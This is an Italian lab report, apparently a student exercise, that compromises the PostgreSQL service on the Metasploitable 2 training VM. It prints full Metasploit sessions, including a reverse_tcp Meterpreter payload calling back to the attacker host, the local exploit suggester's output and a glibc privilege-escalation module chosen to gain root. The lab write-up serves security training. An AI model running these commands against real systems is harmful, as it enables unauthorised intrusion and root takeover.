


Relazione sull'Exploit di PostgreSQL in Metasploitable 2

Introduzione

Lo scopo di questa attività è stato quello di sfruttare una vulnerabilità presente nel servizio PostgreSQL di Metasploitable 2 al fine di ottenere un accesso non autorizzato al sistema. Utilizzando il framework Metasploit, abbiamo eseguito un exploit specifico per PostgreSQL per stabilire una sessione Meterpreter sul sistema target. Successivamente, abbiamo tentato un'escalation di privilegi per acquisire i diritti di root.

1) Dopo aver avviato msfconsole sul terminale andiamo ad eseguire **use exploit/linux/postgres/postgres_payload**.



```
File Actions Edit View Help
zsh: corrupt history file /home/carmine/.zsh_history
(carmine@carmine) ~ - [Desktop]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

It looks like you're trying to run a module

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.216.103
rhosts => 192.168.216.103
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.216.201
lhost => 192.168.216.201
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set lport 4444
lport => 4444
msf6 exploit(linux/postgres/postgres_payload) > set luri //
luri => //
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.216.201:4444
[*] 192.168.216.103:5432 - PostgreSQL 8.3.1 on 1406-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu5)
[*] Uploaded as /tmp/B7EKEftu.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.216.103
[*] Meterpreter session 1 opened (192.168.216.201:4444 -> 192.168.216.103:43701) at 2024-11-13 15:36:51 +0100

meterpreter > search seggester
[*] You must specify a valid file glob to search for, e.g. >search -f *.doc
```

2) Impostiamo l'ip della macchina attaccante della macchina lhost. Poi con il comando **exploit** andiamo ad entrare nella macchina target e possiamo vedere che abbiamo effettuato l'accesso come postgres, ora dobbiamo mettere la sessione in background per caricare un altro exploit.

```
File Actions Edit View Help

meterpreter > search suggester
[*] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions

--
Id  Name      Type      Information                                     Connection
--
1   meterpreter x86/linux postgres @ metasploitable.local domain 192.168.216.201:4444 → 192.168.216.103:43701 (192.168.216.103)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.216.103 - Collecting local exploits for x86/linux...
[*] 192.168.216.103 - 198 exploit checks are being tried...
[*] 192.168.216.103 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.216.103 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/unix/local/setuid_mmap: The target is vulnerable. /usr/bin/mmap is set uid

[*] 192.168.216.103 - Valid modules for session 1:

# Name                                     Potentially Vulnerable? Check
--
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc target appears to be vulnerable. Yes The
2 exploit/linux/local/glibc_origin_expansion_priv_esc target appears to be vulnerable. Yes The
3 exploit/linux/local/netfilter_priv_esc_ipv4 target appears to be vulnerable. Yes The
4 exploit/linux/local/ptrace_sudo_token_priv_esc service is running, but could not be validated. Yes The
5 exploit/linux/local/su_login target appears to be vulnerable. Yes The
```

3) Per trovare il secondo exploit, che ci serve per scalare i privilegi da postgres a root, utilizziamo un exploit che ci suggerirà gli exploit a cui la macchina vittima è vulnerabile, ovvero **local_exploit_suggester**. Una volta selezionato, indichiamo al nuovo exploit di utilizzare la shell messa in background in precedenza con **set session 1**.


4) L'exploit ci darà l'elenco degli exploit a cui la macchina vittima è vulnerabile. Per scalare i privilegi, utilizzeremo l'exploit 1.

```
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.216.103 - Collecting local exploits for x86/linux...
[*] 192.168.216.103 - 198 exploit checks are being tried...
[*] 192.168.216.103 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[*] 192.168.216.103 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] 192.168.216.103 - exploit/unix/local/setuid_mmap: The target is vulnerable. /usr/bin/mmap is set uid


[*] 192.168.216.103 - Valid modules for session 1:

# Name                                     Potentially Vulnerable? Check
--
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc target appears to be vulnerable. Yes The
2 exploit/linux/local/glibc_origin_expansion_priv_esc target appears to be vulnerable. Yes The
3 exploit/linux/local/netfilter_priv_esc_ipv4 target appears to be vulnerable. Yes The
4 exploit/linux/local/ptrace_sudo_token_priv_esc service is running, but could not be validated. Yes The
5 exploit/linux/local/su_login target appears to be vulnerable. Yes The
```



5) Dopo aver selezionato l'**exploit glibc_ld_audit_dso_load_priv_esc**, impostiamo il **payload x86**, altrimenti l'exploit non avrà successo. Questo perché metasploitable è una macchina a 32bit e non a 64bit e di default metasploit imposta il payload a 64bit.

Impostiamo il payload con il comando **set payload** **payload/linux/x86/meterpreter/reverse_tcp**. Dopodiché indichiamo nuovamente la sessione con **set session 1** e lanciamo l'exploit.



CONCLUSIONI

L'esperimento condotto ha dimostrato in modo inequivocabile come anche un sistema apparentemente sicuro come Metasploitable 2 possa essere compromesso attraverso

lo sfruttamento di vulnerabilità note. In particolare, abbiamo evidenziato la facilità con cui un attacco mirato al servizio PostgreSQL può portare all'ottenimento di una sessione Meterpreter e, successivamente, all'acquisizione dei privilegi di root.

La scelta accurata dell'exploit `glibc_ld_audit_dso_load_priv_esc` e la configurazione corretta del payload x86 sono state fondamentali per il successo dell'escalation di privilegi. Questo sottolinea l'importanza di una profonda conoscenza dei sistemi target e degli strumenti di attacco per poter attuare contromisure efficaci.